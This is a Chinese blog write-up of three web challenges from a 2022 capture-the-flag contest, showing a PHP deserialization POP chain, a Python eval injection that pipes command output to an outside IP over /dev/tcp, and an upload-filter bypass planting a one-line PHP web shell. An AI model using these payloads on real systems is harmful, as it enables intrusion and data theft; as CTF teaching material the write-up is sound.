2022DASCTF X SU 三月春季挑战赛 Web部分 WriteUp


原创

A丶R 已于 2022-04-05 01:58:31 修改 2750 收藏
分类专栏： CTF-Web 文章标签： php web 安全 网络安全 python
于 2022-04-04 21:38:14 首次发布

本文链接：https://blog.csdn.net/weixin_51804748/article/details/123959693
版权

CTF-Web 专栏收录该内容

9 篇文章 0 订阅
订阅专栏


WEB

ezpop ✓
174 次解出
200 分

calc ✓
23 次解出
903 分

upgdstore
4 次解出
998 分

首页 前一页 1 后一页 末页

CSDN @A丶R

ezpop


```
<?php

class crow
{
    public $v1;
    public $v2;
    function eval() {
        echo new $this->v1($this->v2);
    }

    public function __invoke()
    {
        $this->v1->world();
    }
}

class fin
{
    public $f1;

    public function __destruct()
    {
        echo $this->f1 . '114514';
    }

    public function run()
    {
        ($this->f1)();
    }

    public function __call($a, $b)
    {
        echo $this->f1->get_flag();
    }

}

class what
{
    public $a;

    public function __toString()
    {
        $this->a->run();
        return 'hello';
    }
}
class mix
{
    public $m1;

    public function run()
    {
        ($this->m1)();
    }

    public function get_flag()
    {
        eval('#' . $this->m1);
    }
}

if (isset($_POST['cmd'])) {
    unserialize($_POST['cmd']);
} else {
    highlight_file(__FILE__);
}
```

一道常规的反序列题目，审计代码可以得到pop链为

```
fin::__destruct
↓↓↓
what::__toString
↓↓↓
mix::run
↓↓↓
crow::__invoke
↓↓↓
fin::__call
↓↓↓
mix::get_flag
```

对于`eval('#' . $this->m1)`，可以用换行符`\n`绕过，构造如下


```
<?php

$Fin=new fin();
$fin2=new fin();
$what=new what();
$Mix=new mix();
$crow=new crow();
$fin=new fin();
$mix=new mix();

$mix->m1="\nsystem('find |xargs grep \"flag\"');";
$fin->f1=$mix;
$crow->v1=$fin;
$Mix->m1=$crow;
$what->a=$Mix;
$Fin->f1=$what;

$str=urlencode(serialize($Fin));
echo $str;
?>
```



```
POST / HTTP/1.1
Host: 9195204b-faed-41ea-9c67-34ba81cfb4aa.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 396

cmd=0%3A3%3A%22fin%22%3A1%3A%7Bs%3A2%3A%22f1%22%3BO%3A4%3A%22what%22%3A1%3A%7Bs%3A1%3A%22a%22%3BO%3A3%3A%22mix%22%3A1%3A%7Bs%3A2%3A%22m1%22%3BO%3A4%3A%22crow%22%3A2%3A%7Bs%3A2%3A%22v1%22%3BO%3A3%3A%22fin%22%3A1%3A%7Bs%3A2%3A%22f1%22%3BO%3A3%3A%22mix%22%3A1%3A%7Bs%3A2%3A%22m1%22%3Bs%3A36%3A%22%0D%0Asystem%28%27find+%7Cxargs+grep+%22flag%22%27%29%3B%22%3B%7D%7Ds%3A2%3A%22v2%22%3BN%3B%7D%7D%7D%7D
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 04 Apr 2022 12:35:13 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.3.28
Content-Length: 372

./H0mvz850F.php://flag{1bff384b-e4f7-4d20-992b-a026697415ad}
./flag.php:not here, but you are almost getting the flag!
./index.php:        echo $this->f1->get_flag();
./index.php:    public function get_flag()
hello114514<br />
<b>
  Recoverable fatal error
</b>
:  Object of class mix could not be converted to string in <b>
  /var/www/html/index.php
</b>
 on line <b>
  24
</b>
<br />
```

calc




一道常规的计算器题目，要想办法rce，以下给出了源码

```python
/app.py

#coding=utf-8
from flask import Flask,render_template,url_for,render_template_string,redirect,request,current_app,session,abort,send_from_directory
import random
from urllib import parse
import os
from werkzeug.utils import secure_filename
import time

app=Flask(__name__)

def waf(s):
    blacklist = ['import','(',')',' ','_','|',';','"','{','}','&','getattr','os','system','class','subclasses','mro','request','args','eval','if','subprocess','file','open','popen','builtins','compile','execfile','from_pyfile','config','local','self','item','getitem','getattribute','func_globals','__init__','join','__dict__']
    flag = True
    for no in blacklist:
        if no.lower() in s.lower():
            flag= False
            print(no)
            break
    return flag

@app.route("/")
def index():
    "欢迎来到SUctf2022"
    return render_template("index.html")

@app.route("/calc",methods=['GET'])
def calc():
    ip = request.remote_addr
    num = request.values.get("num")
    log = "echo {0} {1} {2}> ./tmp/log.txt".format(time.strftime("%Y%m%d-%H%M%S",time.localtime()),ip,num)

    if waf(num):
        try:
            data = eval(num)
            os.system(log)
        except:
            pass
        return str(data)
    else:
        return "waf!!"

if __name__ == "__main__":
    app.run(host='0.0.0.0',port=5000)
```

代码中`waf(s)`函数有很多的屏蔽词，但是没有屏蔽反引号，可以内联执行将反引号内命令的输出作为输入执行

构造payload并将回显反弹到服务器上



Name

```
num
```

Value

```
1%2b2%23%60ls%60%3e%2fdev%2ftcp%2f39.107.138.71%2f6666%3c
```

Decoded from: URL encoding

```
1+2#`ls`>/dev/tcp/[redacted]/6666<
```


Decoded from: URL encoding

```
1 2#`ls`>/dev/tcp/[redacted]/6666<
```

```
root@iZ2zec7mjp663ump9wsug3Z:~# nc -lvvp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 117.21.200.166 36271 received!
20220404-132944 10.244.80.46 1+2#Th1s_is__F1114g bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

upgdstore


题目只让上传php文件，但是对文件内容有许多过滤，尝试传入一句话木马，发现$被过滤，那就先传一个`phpinfo();`看看



```
POST / HTTP/1.1
Host: ee35e7f9-b874-446d-a8e7-82cfdc7418a5.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------105755596201259056577597338 5
Content-Length: 370
Origin: http://ee35e7f9-b874-446d-a8e7-82cfdc7418a5.node4.buuoj.cn:81
Connection: close
Referer: http://ee35e7f9-b874-446d-a8e7-82cfdc7418a5.node4.buuoj.cn:81/
Upgrade-Insecure-Requests: 1

-----------------------------1057555962012590565775973385
Content-Disposition: form-data; name="upload_file"; filename="mac.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------1057555962012590565775973385
Content-Disposition: form-data; name="submit"

upload
-----------------------------1057555962012590565775973385--
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 04 Apr 2022 16:13:08 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 437
Connection: close
Vary: Accept-Encoding

<div class="light">
  <span class="glow">
    <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
      嘿伙计，传个火？！
      <input class="input_file" type="file" name="upload_file"/>
      <input class="button" type="submit" name="submit" value="upload"/>
    </form>
  </span>
  <span class="flare">
  </span>
  <div>
    <div style="color:#F00">
      Upload Success! Look here~
      ./uploads/b89fbdfc1b3cc071326091a0f6a799c8.php
    </div>
```

访问phpinfo后发现有成堆的disable_functions，只有少数几个函数可以使用



Directive	Local Value	Master Value
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	FFI,SplDoublyLinkedList,ReflectionProperty,DateInterval	FFI,SplDoublyLinkedList,ReflectionProperty,DateInterval
disable_functions	zend_version, func_num_args, func_get_arg, func_get_args, strcmp, strncmp, strcasecmp, strncasecmp, each, error_log, defined, get_class, get_called_class, get_parent_class, method_exists, property_exists, class_exists, interface_exists, trait_exists, function_exists, class_alias, get_included_files, get_required_files, is_subclass_of, is_a, get_class_vars, get_object_vars, get_mangled_object_vars, get_class_methods, trigger_error, user_error, restore_error_handler, set_exception_handler, restore_exception_handler, get_declared_classes, get_declared_traits, get_declared_interfaces, get_defined_functions, get_defined_vars, create_function, get_resource_type, get_resources, get_loaded_extensions, extension_loaded, get_extension_funcs, get_defined_constants, debug_backtrace, debug_print_backtrace, gc_mem_caches, gc_collect_cycles, gc_enabled, gc_enable, gc_disable, gc_status, strtotime, date, idate, gmdate, mktime, gmmktime, checkdate, strftime, gmstrftime, time, localtime, getdate, date_create, date_create_immutable, date_create_from_format, date_create_immutable_from_format, date_parse, date_parse_from_format, date_get_last_errors, date_format, date_modify, date_add, date_sub, date_timezone_get, date_timezone_set, date_offset_get, da	zend_version, func_num_args, func_get_arg, func_get_args, strcmp, strncmp, strcasecmp, strncasecmp, each, error_log, defined, get_class, get_called_class, get_parent_class, method_exists, property_exists, class_exists, interface_exists, trait_exists, function_exists, class_alias, get_included_files, get_required_files, is_subclass_of, is_a, get_class_vars, get_object_vars, get_mangled_object_vars, get_class_methods, trigger_error, user_error, restore_error_handler, set_exception_handler, restore_exception_handler, get_declared_classes, get_declared_traits, get_declared_interfaces, get_defined_functions, get_defined_vars, create_function, get_resource_type, get_resources, get_loaded_extensions, extension_loaded, get_extension_funcs, get_defined_constants, debug_backtrace, debug_print_backtrace, gc_mem_caches, gc_collect_cycles, gc_enabled, gc_enable, gc_disable, gc_status, strtotime, date, idate, gmdate, mktime, gmmktime, checkdate, strftime, gmstrftime, time, localtime, getdate, date_create, date_create_immutable, date_create_from_format, date_create_immutable_from_format, date_parse, date_parse_from_format, date_get_last_errors, date_format, date_modify, date_add, date_sub, date_timezone_get, date_timezone_set, date_offset_get, da

可以考虑使用`show_source()`读取index.php

```php
<?php
show_source("index.php");
```

测试后发现`show_source`在黑名单种，于是可以使用base64进行绕过

```php
<?php
base64_decode("c2hvd19zb3VyY2U=")("../index.php");
```

成功读取到源代码

```
<div class="light"><span class="glow">
<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
    嘿伙计，传个火？！
    <input class="input_file" type="file" name="upload_file"/>
    <input class="button" type="submit" name="submit" value="upload"/>
</form>
</span><span class="flare"></span><div>

<?php
function fun($var): bool{
    $blacklist = ["\$_", "eval","copy" ,"assert","usort","include", "require", "$", "^", "~", "-", "%", "*","file","fopen","fwriter","fput","copy","curl","fread","fget","function_exists","dl","putenv","system","exec","shell_exec","passthru","proc_open","proc_close", "proc_get_status","checkdnsrr","getmxrr","getservbyname","getservbyport", "syslog","popen","show_source","highlight_file","`","chmod"];

    foreach($blacklist as $blackword){
        if(strstr($var, $blackword)) return True;
    }


    return False;
}
error_reporting(0);
//设置上传目录
define("UPLOAD_PATH", "./uploads");
$msg = "Upload Success!";
if (isset($_POST['submit'])) {
$temp_file = $_FILES['upload_file']['tmp_name'];
$file_name = $_FILES['upload_file']['name'];
$ext = pathinfo($file_name,PATHINFO_EXTENSION);
if(!preg_match("/php/i", strtolower($ext))){
die("只要好看的php");
}

$content = file_get_contents($temp_file);
if(fun($content)){
    die("诶，被我发现了吧");
}
$new_file_name = md5($file_name).".".$ext;
        $img_path = UPLOAD_PATH . '/' . $new_file_name;


        if (move_uploaded_file($temp_file, $img_path)){
            $is_upload = true;
        } else {
            $msg = 'Upload Failed!';
            die();
        }
        echo '<div style="color:#F00">'.$msg." Look here~ ".$img_path."</div>";
}
```


waf函数中使用的`strstr()`是对大小写敏感的，故可以用大小写绕过waf
可以先传入一个b64的一句话

```
<?php @eval($_POST['mac']);?>
f3b94e88bd1bd325af6f62828c8785dd.php
```

再上传一个php文件使用include来包含刚刚的一句话，利用伪协议对base64进行解码

```
php://filter/convert.base64-decode/resource=./f3b94e88bd1bd325af6f62828c8785dd.php

cGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWRlY29kZS9yZXNvdXJjZT0uL2YzYjk0ZTg4YmQxYmQzMjVhZjZmNjI4MjhjODc4NWRkLnBocA==
```

```
<?php
Include(base64_decode("cGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWRlY29kZS9yZXNvdXJjZT0uL2YzYjk0ZTg4YmQxYmQzMjVhZjZmNjI4MjhjODc4NWRkLnBocA=="));
```



